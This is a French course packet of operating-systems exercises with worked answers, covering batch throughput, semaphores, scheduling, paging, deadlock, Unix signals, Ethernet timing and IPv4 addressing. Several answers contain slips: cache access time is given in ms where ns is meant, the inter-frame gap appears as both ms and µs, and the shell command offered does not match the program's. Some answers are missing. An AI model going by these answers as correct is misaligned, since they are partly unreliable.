

TD 1 : Généralités sur les systèmes d'exploitation

Exercice 1 (Brinch Hansen 73 puis S. Krakowiak 85 et C. Carrez 90)

Le but de cet exercice est de mettre en évidence, sur un système simplifié à l'extrême, l'influence de l'évolution historique des systèmes d'exploitation sur quelques grandeurs caractéristiques de leurs performances.

On considère un ordinateur dont les organes périphériques sont un lecteur de cartes (1000 cartes / minutes) et une imprimante (1000 lignes / minutes). Un travail moyen est ainsi défini :

- lire 300 cartes,
- utiliser le processeur pendant une minute,
- imprimer 500 lignes.

On suppose que tous les travaux soumis par les usagers ont des caractéristiques identiques à celles de ce travail moyen. On définit deux mesures des performances du système :

- le débit moyen D des travaux : nombre de travaux effectués en une heure.
- le rendement r de l'unité centrale : fraction du temps total d'utilisation de l'unité centrale pendant lequel elle exécute du travail utile (autre que la gestion des périphériques).

A - On suppose d'abord que les périphériques sont gérés par l'unité centrale. calculer r et D dans les hypothèses de fonctionnement suivantes :

A.1 - Le système est exploité en porte ouverte ; la durée d'une session est limitée à 15 mn. On suppose qu'un usager a besoin de 4 mn pour corriger son programme au vu des résultats, et faire une nouvelle soumission.

Réponse:

Il faut 0,3 mn et 0,5 mn pour lire 300 cartes et imprimer 500 lignes. Le temps pour un passage est : $0,3+1+0,5=1,8$ mn. Comme entre deux passages l'utilisateur a besoin de 4mn pour corriger, le nombre de passage n satisfait : $1,8.n + 4.(n-1) \leq 15 \Rightarrow n=3$ d'où $r=3/15=0,2$ et $D=3.4=12$

A.2 - Le système est exploité avec un moniteur d'enchaînement séquentiel des travaux.


Réponse :

le temps de passage est le même sans attente entre deux passages $\Rightarrow D=60/1,8=33$ et $r=33/60=0,55$

B - On suppose maintenant que les périphériques sont gérés par un ordinateur séparé, qui constitue une bande magnétique d'entrée à partir des cartes et liste sur imprimante le contenu d'une bande magnétique de sortie. L'ordinateur est alimenté par la bande magnétique d'entrée et produit la bande de sortie ; on néglige la durée de lecture et d'écriture des bandes. Le temps de transfert des bandes d'un ordinateur à l'autre est de 5 mn dans chaque sens ; on suppose qu'une bande regroupe une fournée de 50 travaux (voir schéma)

B.1 - On suppose que le rythme de soumission des travaux est suffisant pour occuper l'ordinateur central à plein temps. Calculer les valeurs de r et D .

B.2 - Etablir la planification de la construction des trains de travaux et calculer le temps d'attente moyen d'un usager (temps entre la soumission du travail et la réception des résultats. On admettra que les travaux arrivent à un rythme régulier, que le temps de construction d'une fournée (préparation du train de cartes) est



de 10 mn et que le temps de distribution des résultats d'une fournée (découpage et tri des listings) est de 10 mn également.

Réponses :

B1 : le débit max est limité par l'UC à 60 travaux/heure est limité par lecture carte à $60/0,3=200$ travaux/heure, est limité par l'impression à $60/0,5=120$ travaux/heure. D'où $D=60$ et $r=60/60=1$

B2 : la planification doit tenir compte du fait que l'opérateur ne peut faire qu'une chose à la fois ainsi que le périphérique d'E/S.

1 - préparation du train de cartes	10 mn
2 - lecture des 50 travaux	15 mn
3 - transfert de la bande vers ordinateur central	5 mn

4 - exécution de ces 50 travaux	50 mn
5 - transfert de la bande d'impression	5 mn
6 - impression des 50 travaux	25 mn
7 - distribution des résultats	10 mn

On peut donc réaliser un certain nombre d'opérations en même temps comme ci-dessous :

5 - train n-1	6 - train n-1	7 - train n-1	
4 - train n			
	1 - train n+1	2 - train n+1	3 - train n+1

Il s'ensuit que le temps d'attente moyen est : $10+15+5+50+5+25+10=120=2h$

C - Les périphériques sont maintenant gérés par un canal d'entrée-sortie. Le système est monoprogrammé, et le moniteur d'enchaînement permet à l'unité centrale d'exécuter le traitement d'un travail parallèlement à la lecture du suivant et à l'impression du précédent. Calculer dans ces conditions r et D. Même question si le travail moyen lit 1200 cartes et imprime 1500 lignes pour 1 mn de l'unité centrale.

Réponse :

lecture du travail $n+1=0,3mn < traitement=1mn$

impression du travail $n-1 = 0,5 mn < traitement=1mn$

=>D=60 et r=1.

1200 cartes =>1,2mn > traitement=1mn

1500 lignes => 1,5 mn > traitement=1mn

⇒ plus grand temps D=60/1,5=40 et r=40/60=0,67

D - Les entrées-sorties sont maintenant gérées avec des tampons sur disque (spoule de lecture et d'impression). Le travail moyen est celui défini en C (1200 cartes, 1 minute et 1500 lignes).

D.1 - On suppose qu'une carte et une ligne d'impression occupent respectivement 80 et 100 octets. Quelle est la taille minimale nécessaire des tampons de lecture et d'impression sur disque pour que l'unité centrale soit utilisée à son rendement maximal ? Quel est alors le débit des travaux ?

Réponse :

C'est évidemment l'imprimante qui va imposer le rythme global.

Au moment du début du travail il faut qu'il y ait 1000+1500 lignes dans le spoule d'impression. Les 500 lignes manquantes seront remplies pendant le travail (qui est le seul à remplir le spoule)

=> 250 000 octets.

On ne peut que prendre comme hypothèse la libération du spoule des travaux en cours à la fin seulement des travaux. A la fin des travaux il ne peut y avoir que 700 cartes +1200 pour les travaux =1900 cartes=152 000 octets. Les 500 cartes manquantes seront acquises pendant l'arrêt des travaux.

D.2 - Le rythme d'arrivée des travaux est celui de la saturation, la taille du tampon de lecture est de 176 000 octets, et la taille du tampon d'impression sur disque est de 2 Méga-octets. Quel est le rendement de l'unité centrale ?

Réponse :

Avec saturation en entrée l'UC effectuera un travail toutes les 1,2mn. A chaque fois 300 lignes supplémentaires rempliront le tampon de sortie. Comme le tampon de sortie peut contenir 20.000 lignes, il sera saturé après 66 travaux. Le rendement pendant les 79 premières minutes $r=1/1,2=0,83$ passera à $1/1,5=0,67$ ensuite. En fin de travaux il restera 20 mn d'impression avec r=0.

Exercice 2

Écrire un script SHELL qui teste l'existence d'un fichier passé en paramètre à partir du répertoire courant. S'il trouve le fichier il affichera « nomfichier trouvé » et « nomfichier non trouvé » dans l'autre cas. On utilisera des variables (pour le principe) et au choix test ou [].

Exercice 3

Un lot est composé de 50 travaux, que pour simplifier, on suppose tous constitués de 3 phases :

- lecture des cartes (20 secondes)
- calcul (15 secondes)
- impression des résultats (5 secondes).

Le temps mis pour passer d'un travail à un autre est négligeable.

Calculer le temps de traitement total du lot et le taux d'utilisation de l'unité centrale pour le calcul dans les deux cas suivants :

1°) L'unité centrale gère les périphériques d'entrée-sortie.

Réponse :

Durée du traitement = $20+15+5=40s$. $r=15/40=0,375$

2°) Les périphériques sont autonomes et disposent d'un accès direct à la mémoire.

Réponse :

Durée du traitement = 20 (le temps le plus long puisque temps transfert en mémoire =0), $r=15/20=0,75$

Exercice 4

Une souris est un dispositif utilisé pour désigner un emplacement sur un écran. La souris est déplacée manuellement dans un plan horizontal et ses mouvements sont reproduits, à une homothétie près, par ceux d'un curseur affiché sur l'écran.

a) en admettant que la vitesse maximale de déplacement de la souris soit de 10 cm/s, à quelle fréquence faut-il prélever ses coordonnées si l'on désire localiser la position du curseur à un pixel près sur un écran de 30 X 30 cm, comportant 1024 x 1024 pixels ? On suppose le facteur d'homothétie = 1.

Réponse :

$10cm/s = 1024/3=342$ pixels/s => 342 prélèvements par seconde.

b) Si on vous dit que la souris est gérée par un programme activé périodiquement avec une période T choisie en fonction du résultat de a) considérez-vous ce système comme une bonne solution technique ?

Réponse :

Non, interruption meilleur car autrement on fait souvent des prélèvements pour rien.

Exercice 5 (C. Carrez)

A - Sur un ordinateur, lors de sa mise en route, le microprogramme exécute la séquence suivante :

- lecture d'un numéro de périphérique sur le panneau de contrôle,
- lecture d'un bloc de 1024 octets depuis ce périphérique, vers l'adresse hexadécimale 400 en mémoire, (secteur 0 piste 0 face 0 s'il s'agit d'un disque),
- exécution de l'instruction située à l'adresse hexadécimale 400.

Proposer un schéma pour l'amorce programmée qui figure dans un tel bloc pour un disque.

Réponse :

Ce programme devra lui même charger le système puis donner la main au système. Il doit donc contenir une table donnant la localisation des informations à charger. La table pourra contenir :

- le numéro de piste, face, secteur de début de zone sur disque,
- nombre de secteur de la zone,
- adresse mémoire où charger

Il faut connaître l'adresse mémoire de la première instruction à exécuter

B - Les compatibles PC sont équipés de microprocesseurs de la famille 8086/286. Lors de la mise sous tension, ces microprocesseurs forcent le compteur ordinal à une valeur prédéfinie (0FFFF0 en hexadécimal), et exécutent l'instruction située à cet endroit en mémoire.

B1 - Expliquer comment, à votre avis, les constructeurs réussissent à obtenir que lors de la mise en route par l'utilisateur, le compatible PC charge automatiquement le système MS-DOS depuis une disquette ou un disque dur.

Réponse :

Il suffit de mettre à l'adresse 0FFFF0 un ROM qui contient un programme d'amorçage équivalent à ce qui est microprogrammé sur un gros ordinateur.

B2 - La solution adoptée pour résoudre B1, ne permettrait-elle pas d'éviter de charger MS-DOS. Quel est alors l'intérêt de ce chargement ?

Réponse :

Il est possible de mettre directement MSDOS en ROM, mais il faut qu'elle contienne suffisamment de place. C'est ce qui est réalisé dans les PC embarqués, ces petits composants destinés à des applications embarquées, composants n'ayant pas de disque dur mais pouvant tourner sous DOS.

TD 2 : les processus.


Exercice 1

Dans le cas où les effets de bord n'imposent pas une évaluation séquentielle fixe, certaines sous-expressions d'une expression arithmétique peuvent être évaluées dans un ordre quelconque. On peut donc les évaluer en parallèle, si on dispose d'un nombre suffisant de processeurs. Soit l'expression :

$$(a+n)*(c+d)-(e/f)$$


1) Donner la structure d'arbre d'évaluation correspondante.

Réponse :



2) Donner un graphe de précédence des processus correspondant à une évaluation parallèle de cette expression. On cherchera à exploiter au mieux le parallélisme.

Réponse :



Exercice 2

Les sémaphores, comme les autres variables, peuvent être passés comme paramètres à une procédure. Choisissez vous le passage de paramètre par nom (adresse) ou par valeur ?

Réponse :


Par référence autrement c'est la catastrophe.

Exercice 3 (Coffman et Denning)

1°) Implanter le graphe de précédence ci-contre en utilisant 6 chaînes de tâches s'exécutant en parallèle, à l'aide de la structure parbegin/parend, et 3 sémaphores.

Puis implanter sous UNIX en utilisant uniquement des fork et wait.


Donner ensuite une implantation en utilisant des processus légers (threads). On suppose l'écriture des `void Ti(){ ... }` déjà réalisée.



2°) Implanter le graphe de précédence ci-contre en utilisant $n+1$ chaînes de tâches s'exécutant en parallèle, à l'aide de la structure parbegin/parend, et 2 sémaphores.

3°) On définit la complexité t d'une implantation comme la somme du nombre de sémaphores et du nombre d'opérations P et V introduites.

Calculer la complexité des deux implantations précédentes.



Réponses :

1°) On lance en parallèle les 6 tâches ci-dessous :

T1' :	T2'	T3'	T4'	T5'	T6'
T1	P(S1)	P(S1)	P(S1)	P(S2)	P(S3)
V(S1)	T2	T3	T4	T5	T6
V(S1)		V(S2)	V(S3)	V(S3)	
V(S1)					

avec initialisation des sémaphores : $\text{init}(S1,0)$, $\text{init}(S2,0)$, $\text{init}(S3,-1)$

2°) On lance en parallèle les $n+1$ tâches :

T1':begin T1;V(S1);.....V(S1);/*n-1 fois */ end

Ti':begin P(S1); Ti; V(S2);end pour $1 < i < n+1$

Tn+1':begin P(S2),Tn+1; end

avec initialisation des sémaphores : $\text{init}(S1,0)$, $\text{init}(S2,-(n-2))$

3°) $C=14$ et $C=2+(n-1)+(n-1)*2+1=3n$

Exercice 4

Les philosophes mangeurs de riz.

Cinq philosophes se partagent une table ronde. Autour de la table se trouvent 5 chaises, chacune appartenant à un philosophe, et sur la table sont disposés 5 baguettes, 5 assiettes et un plat de riz, qui est toujours plein. Le schéma d'un philosophe est décrit par :

```
répéter
  penser {sans baguette}
  manger {avec deux baguettes}
jusqu'à faux
```

Les solutions doivent éviter les blocages et la famine (au sens propre!). Par exemple si chacun des philosophes prend la baguette située à sa gauche et attend que l'autre baguette soit libre, ils sont tous bloqués.

1°) Les baguettes sont représentées par un tableau de sémaphores (binaires) et chaque philosophe est désigné par un entier entre 0 et 4. Le philosophe i peut accéder aux baguettes (gauches) i et droites $(i+1) \bmod 5$. Les déclarations sont :

```
var baguette : tableau[0..4] de sémaphore;
i : entier;
```

Écrire la procédure philosophe(i), en supposant que le philosophe prend la baguette gauche, puis la droite, mange, repose la baguette gauche, puis la droite. Montrer comment cette solution peut amener à un blocage.

Réponse :

```
répéter
  penser {sans baguette}
  P(baguette[i]);
  P(baguette[(i+1) mod 5]);
  manger {avec deux baguettes}
  V(baguette[i]);
  V(baguette[(i+1) mod 5]);
jusqu'à faux
```

Tous les philosophes peuvent avoir exécuté $P(\text{baguette}[i])$ et on est bloqué !

2°) On peut construire une solution sans blocage en ajoutant aux structures de données précédentes un sémaphore table, initialisé à 4, n'autorisant l'accès à la table qu'à 4 philosophes au plus. Écrire cette solution.

Réponse :

```

répéter
  penser {sans baguette}
  P(table);
  P(baguette[i]);
  P(baguette[i+1 mod 5]);
  manger {avec deux baguettes}
  V(baguette[i]);
  V(baguette[i+1 mod 5]);
  V(table);
jusqu'à faux

```

Remarque : il faudrait ajouter la prise des baguettes et le relâchement des baguettes que ne font pas P et V. Mais cela ne change rien dans le principe.

Exercice 5

Cinq tâches correspondant à une affectation sont données ci-dessous. En utilisant les conditions de Bernstein trouver le parallélisme maximum correspondant à l'exécution séquentielle T1;T2;T3;T4;T5; Donner le graphe de précédence correspondant.

T1 : $A = B+C$; T2 : $C=D+E$; T3 : $F=G+E$; T4 : $C = L+M$; T5 : $M=G+C$

Réponses :

T1	L1={B,C}	E1={A}
T2	L2={D,E}	E2={C}
T3	L3={G,E}	E3={F}
T4	L4={L,M}	E4={C}
T5	L5={G,C}	E5={M}

TD 3 : l'allocation de ressources

Exercice 1

Un algorithme d'ordonnancement gère les priorités de la manière suivante :

- i) un processus qui entre dans la file d'attente des processus prêts, reçoit un numéro de priorité de base,
- ii) toutes les secondes la priorité est recalculée avec la formule :

$$\text{n}^\circ \text{ de priorité} := (\text{temps de l'unité centrale utilisé}) + \text{priorité de base}$$

- iii) toutes les secondes un examen des priorités de tous les processus demandant l'unité centrale est effectué et le processus ayant le plus petit numéro de priorité est choisi, les ex-aequo étant départagés par l'algorithme FIFO.

Construire l'assignation produite pour l'exemple suivant avec une priorité de base égale à 1

tâche	ti	ti
T1	7	0
T2	4	0+ε
T3	6	1
T4	1	1+ε
T5	2	1+2ε
T6	4	2
T7	1	2+ε

Réponse :

T1,T2,T3,T4,T5,T6,T7,T1,T2,T3,T5,T6,T1,T2,T3,T6,T1,T2,T3,T6,T1,T3,T1,T3,T1

Exercice 2

Un système utilise 3 files d'attente, la file n° 3 étant hiérarchiquement la plus élevée. Les processus ont un numéro de priorité fixé une fois pour toutes entre 1 et 3 et ils entrent directement dans la file d'attente correspondant à leur numéro. Chaque file est gérée par tourniquet avec une valeur du quantum égale à 1.

Ce tourniquet n'est activé que si les files de niveau supérieur sont toutes vides et que la file à laquelle il s'applique n'est pas elle-même vide.

Un processus peut-il être victime de phénomène de famine ?

Donner l'assignation produite par l'exemple ci-contre.

tâche	ti	ti	priorité
T1	7	0	2
T2	4	0	3
T3	6	1	1
T4	1	1	2
T5	2	1+ε	3
T6	4	2	1
T7	1	2	2

Réponse :

Du moment où il y a priorité il peut toujours y avoir famine.

T2,T5,T2,T5,T2,T5,T1,T4,T7,T1,T1,T1,T1,T1,T1,T3,T6,T3,T6,T3,T6,T3,T6,T3,T3

Exercice 3

On dispose d'un système doté d'une pagination à la demande, suivant deux algorithmes A1 et A2. Au cours de son exécution un programme accède successivement aux pages 1, 5, 2, 5, 1, 4, 1, 5, 3. Le système alloue à ce programme un espace de trois pages.

Algorithme A1								
1	1	1	1	1	2	1	1	1
	5	2	2	2	4	2	4	3
		5	5	5	5	4	5	5

Algorithme A2								
1	1	1	1	1	1	1	1	1
	5	2	2	2	4	4	4	3
		5	5	5	5	5	5	5

1°) A votre avis lequel des deux algorithmes est l'algorithme FIFO, lequel est LRU ?

2°) Déterminer dans chacun des cas le nombre de défauts de pages.

Réponses :

1°) A1 FIFO (4 a remplacé 1 en colonne 6) et A2 LRU (4 a remplacé 2 en colonne 6)

2°) 7 défauts avec A1 contre 5 avec A2

Exercice 4

Gestion de la mémoire

On donne le programme suivant

```
#include <stdlib.h>
#define UNKILO 1024
main(){
    char *ptrmemoire, *ptrscan;
    ptrmemoire = (char *)malloc(UNKILO);
    if (ptrmemoire == 0) exit(EXIT_FAILURE);
    ptrscan=ptrmemoire;
    while(1) {
        *ptrscan='\0';
        ptrscan++;
    }
    exit(EXIT_SUCCESS);
}
```

Comment se termine ce programme ?

Réponse :

Mal : Segmentation fault (core dumped)

On essaie d'écrire à un endroit qui ne nous est pas réservé !

Exercice 5 (sans graphe d'allocation à cause du sémaphore)

a) Quelle sont parmi les 5 processus ci-dessous ceux qui amènent à un interblocage. Les processus sont A, B, C, D et E.

```
debut
var S1,S2,S3,S4 : semaphore;
var bloque,debloque : entier;
bloque:=0; debloque:=1;
init(S1,debloque);init(S2,debloque);init(S3,debloque);init(S4,bloque);
pardebut
A:debut P(S1);V(S1);P(S2);V(S2);fin
B:debut P(S1);P(S2);V(S4);V(S2);V(S1);fin
C:debut P(S2);P(S3);V(S2);V(S3);fin
D:debut P(S4);P(S2);P(S1);V(S1);V(S2);fin
E:debut P(S3);P(S2);V(S2);V(S3);fin
parfin
fin
```

b) A côté de votre réponse a) quels sont les processus additionnels qui peuvent être bloqués à cause du blocage précédent ?

c) Pour les processus donnés le blocage est-il inévitable ou dépend-il de la façon dont est réalisée la succession des tâches ?

d) Supposons que le programme ci-dessus représente seulement le squelette d'un programme plus complexe. Comment peut-on garantir par une petite modification un non blocage ?

Réponses :

a) interblocage possible entre C et E

b) C,E => A,B,D : tout le monde peut être bloqué

c) blocage évitable : A puis B puis C puis D puis E ne pose pas de problème

d) C: début P(S2);V(S2);P(S3);V(S3); fin. Eviter d'imbriquer P et V ce qui n'est pas toujours facile.

Exercice 6

Une mémoire hiérarchisée est composée d'un cache interne de temps d'accès de 6 ns, de mémoire cache SRAM de temps d'accès 25 ns et enfin d'une mémoire DRAM de temps d'accès 250 ns. Le taux de succès du cache SRAM est 98 % (98% des références mémoires du processeur sont satisfaites au niveau du cache et 2% nécessitent un accès mémoire extérieure DRAM). Le taux de succès du cache interne est 95% (95% des références mémoires du processeur sont satisfaites au niveau du cache interne et 5% nécessitent un accès extérieur).

Quel est le temps d'accès apparent ?

Réponse :

temps apparent : $0,95 \times 6 + 0,03 \times 25 + 0,02 \times 250 = 11,45$ ms

Techniques de l'ingénieur (Architecture des serveurs H 2528 p 7) propose $0,95 \times 6 + 0,05 \times 25 + 0,02 \times 250 = 11,95$ ms ce que je ne comprend pas !!!!

TD 4 : Communication entre processus locaux et distants : réseaux

Exercice 1

Gestion d'un signal

On trouve dans `signal.h` le signal `SIGINT` qui est le signal envoyé à un processus lors de l'appui sur `Ctrl+C`. La primitive `signal` permet de détourner un signal. La primitive `signal` avec `SIG_DFL` permet de rétablir le gestionnaire du signal `SIGINT` par défaut. On vous donne le programme suivant :

```
#include <signal.h>
#include <stdio.h>
#include <unistd.h>
void gestionsignal(int signal) {
    printf(« Signal reçu %d\n »,signal);
    signal(SIGINT,SIG_DFL);
}
main(){
    signal(SIGINT,gestionsignal);
    while(1) {
        printf(« Bonjour\n »);
        sleep(1);
    }
    return 0;
}
```

Combien de fois faudra-t-il actionner la combinaison `Ctrl+C` pour sortir de ce programme ?

Réponse :

2 la première on active `gestionsignal` qui elle-même replace l'ancien gestionnaire. On déconseille maintenant l'utilisation de `signal` au profit de `sigaction`.

Exercice 2

On vous donne le programme C suivant :

```
#include <unistd.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
/* BUFSIZ est déjà défini */
main(){
    FILE *tube;
    char tampon[BUFSIZ+1];
    int carlus;
    memset(tampon, '\0', sizeof(tampon));
    tube=popen(« ps -ax », « r »);
    if (tube !=NULL) {
        carlus = fread(tampon, sizeof(char), BUFSIZ, tube);
        while (carlus > 0) {
            tampon[carlus-1]='\0';
            printf(« En lecture :-\n »);
            carlus=fread(tampon, sizeof(char), BUFSIZ, tube);
        }
        pclose(tube);
        exit(EXIT_SUCCESS);
    }
    exit(EXIT_FAILURE);
}
```

Quelle commande devriez-vous lancer à partir d'un shell pour avoir à peu près le même affichage ? Pourquoi le à peu près dans la question ?

Réponse :

`ps -af`

à peu près car quand il est lancé par le programme il y a le processus correspondant au programme en plus. D'autre part on aura ici l'apparition de En lecture :- éventuellement plusieurs fois.

Exercice 3

Soient cinq clients qui accèdent à trois serveurs avec les fréquences indiquées ci-dessous. Calculer la valeur des affinités qui découlent de ces chiffres. Si l'on devait déplacer un serveur chez un client, lequel choisirait-on ?

	Serveur 1	Serveur 2	Serveur 3	F(c _i)
Client 1	30	200	100	330
Client 2	50	100	175	325
Client 3	150	100	300	550
Client 4	100	75	150	325
Client 5	130	50	125	305
F(s _j)	460	525	850	

Réponse :

0,038	0,234	0,085	0,038=30/(460+330)
0,064	0,118	0,149	
0,149	0,093	0,214	
0,127	0,088	0,128	
0,170	0,060	0,108	

Il faudrait déplacer serveur 2 chez client 1.

Exercice 4

On cherche à évaluer l'efficacité du réseau Ethernet. Dans Ethernet, le délai du réseau est surtout influencé par le temps nécessaire pour confirmer qu'un message a été envoyé sans problème. La dimension minimale d'un paquet Ethernet est de 64 octets. Le champ tampon (figure ci-après) sert à assurer que ce paquet mesure au moins 64 octets.


1°) Quelle est la durée minimale d'émission d'une trame sur un réseau Ethernet à 10 Mbit/s ?

Réponse : $64 \times 8 / 10^7 = 51,2\mu s$

2°) Sachant que le temps de transmission d'un point au point le plus éloigné doit être au maximum la moitié du temps d'émission de la plus petite trame, quelle est la longueur maximale d'une connexion si la vitesse de transmission est mesurée à 200000 km/s ?

Réponse : $l = (200\ 000 / 2) \times 51,2 \cdot 10^{-6} = 5,12\ km$

3°) Calculer l'efficacité de l'envoi d'un message de 300 octets puis celle d'un message de 1200 octets sachant que le temps minimum inter-trames est de 9,6 ms pour le débit de 10 Mbits/s.



Réponse :

25,6µs 32 octets, 9,6µs 12 octets,
 $E = 300 / (300+30+32+12+64+32) = 0,638$
 $E = 1200 / (1200+30+32+12+64+32) = 0,876$

Exercice 5 (Beauquier)

On considère un réseau complet avec une transmission des messages synchrone. Un seul processus est supposé s'exécuter sur chaque site. Les processus communiquent par l'intermédiaire du réseau. Pour déterminer si l'ensemble des processus est ou non bloqué en attente de messages, on considère le protocole suivant.

Dans une phase de prétraitement, les processus s'organisent suivant une structure d'anneau unidirectionnel et se numérotent P_1, P_2, \dots, P_n . Le processus P_1 initialise une détection, quand il est en attente de messages, en envoyant un jeton blanc à P_2 . Si P_2 est lui-même en attente, il transmet le jeton blanc à P_3 et ainsi de suite. Si un processus qui reçoit le jeton est actif, il le colore en noir. Par la suite, tout processus recevant un jeton noir, le transmet noir à son suivant sur l'anneau.

1°) Si le jeton blanc revient au processus P_1 , après avoir parcouru l'anneau en entier, peut-on en déduire que tous les processus sont dans un état de blocage dû à une attente de message ? Pourquoi?

Réponse :

Non, P_2 jeton blanc puis reçoit de la part de P_n un message donc est débloqué. Quand le jeton arrive en P_1 il peut passer blanc s'il est bloqué. Revient donc blanc en P_1 alors que P_2 est débloqué.

2°) Si dans les mêmes conditions, le jeton revient noir, peut-on en déduire qu'il n'y a pas blocage ? pourquoi ?

Réponse :

Encore non. Tout processus en attente sauf $P_2 \Rightarrow$ jeton quitte P_2 noir. Mais si avant qu'il arrive en P_1 , P_2 se bloque le jeton revient noir et tout le monde est bloqué.

Exercice 6 (Lamport 1978)

Gestion d'une file d'attente répartie.

Il existe à ce problème de gestion de file d'attente répartie une solution centralisée intuitive : chaque processus qui veut entrer en section critique envoie un message de demande d'entrée à un processus coordonnateur et attend de recevoir un message d'autorisation d'entrée. Lorsqu'il la quitte, il envoie un message de libération au processus coordonnateur.

Une solution décentralisée du problème de l'exclusion mutuelle consiste à gérer sur chaque site une file d'attente d'entrée en section critique, la difficulté étant la cohérence des différents représentants locaux. Pour cela on donne à chaque site un exemplaire de la file d'attente, tous les exemplaires étant initialisés à la même valeur ; en utilisant des acquittements estampillés, on s'assure ensuite que toutes les modifications sur un site sont prises en compte par tous les autres sites.

Les messages qui circulent sur le réseau sont des demandes de section critique (d), des acquittements (a) et des annonces de libération (s). Ils sont mémorisés sur chaque site dans un tableau file indicé par les sites du réseau. Le protocole est le suivant :

- Envoi de demandes : s'il veut entrer en section critique, le processus expéditeur dont le numéro est k et l'horloge t diffuse un message estampillé (d,t,k) et mémorise sa demande dans $file[k]$
- Avis de libération : en quittant la section critique, le processus expéditeur de numéro k et d'horloge t diffuse un message estampillé (s,t,k) .
- Acquiescement des messages : pour chaque demande de message (d,t,h) reçu, le processus récepteur envoie un acquiescement (a,t,k') au site concerné, de numéro h . S'il reçoit un message (d,t,h) ou (s,t,h) il l'affecte à $file[h]$ (effaçant ainsi les anciennes valeurs).

Avec ces données, sous quelle condition un processus P de numéro k peut entrer en section critique?

Réponse :

Que si sa valeur locale de $file[k]$ est le minimum des valeurs locales du tableau $file[k]$ \Rightarrow il a fait la demande la plus ancienne. Ce protocole garantit à tout instant la présence d'au plus un processus. Si un processus franchit le test d'entrée sa demande est nécessairement la plus ancienne puisqu'il a reçu de chaque processus une demande postérieure et que l'ordre est conservé. Si un autre est en section critique sa demande est toujours dans les files car elle n'est pas effacée par un acquiescement.

TD 5 Réseau TCP/IP

Exercice n°1 (Adressage Internet)

Le choix du format des adresses du réseau Internet s'est fait en 1978 et on a choisi 32 bits ce qui paraissait énorme à cette époque. Le but de cet exercice est de calculer combien de temps encore on pourra garder cet adressage.

1°) En 1994 il y avait 2.500.000 ordinateurs connectés. Combien de bits d'adresse étaient nécessaires pour distinguer tous ces ordinateurs.

Réponse :

$$2^l \geq 2.500.000 \Rightarrow l \cdot \log(2) \geq \log(2500000) \Rightarrow l = 22 \text{ bits}$$

2°) Le nombre de postes connecté double tous les ans. Combien de temps encore peut-on espérer attendre avant d'épuiser les 32 bits ?

Réponse :

Il faut un bit de plus tous les ans donc encore 10 ans => 2004

3°) Internet est basé sur le protocole TCP/IP et IP a un format d'adressage particulier (32 bits) :

0	Réseau (7bits)	Adresse station (24 bits)
Adresse de classe A		
10	Réseau (14 bits)	Adresse station (16 bits)
Adresse de classe B		
110	Réseau (21 bits)	Adresse station (8bits)
Adresse de classe C		
111	Format indéfini	

classe des adresses étendues

A quelle classe IP appartient l'adresse wanadoo donnée dans le texte (paragraphe I-5°) si l'on exprime les adresses en découpant par 8 bits en en séparant par des points ?

Réponse :

193.252.13.3 : 193 = $(11000001)_2$: donc c'est une classe C

4°) On donne le contenu d'un certain fichier lié à l'administration TCP/IP :

```
# network host addresses
127.0.0.1      localhost
157.40.40.1   pluton
157.40.40.2   uranus
```

De quel fichier s'agit-il ?

A quelle classe appartient la machine pluton ?

Si je demande un accès à la machine venus que va-t-il se passer ?

Réponses :

/etc/hosts

venus pourra être atteinte si on a la possibilité de connaître l'adresse de venus par un serveur DNS.

157 = $(10011101)_2$ => classe B

5°) Dans quel fichier chercher la valeur du port correspondant à telnet ?

Réponse :

/etc/services qui contient si telnet est autorisé sur la machine :

telnet 23/tcp

autrement on trouvera

#telnet 23/tcp

ou rien du tout

Extraits de l'examen terminal (98/99) du cours réseaux (Maîtrise d'informatique d'Angers)

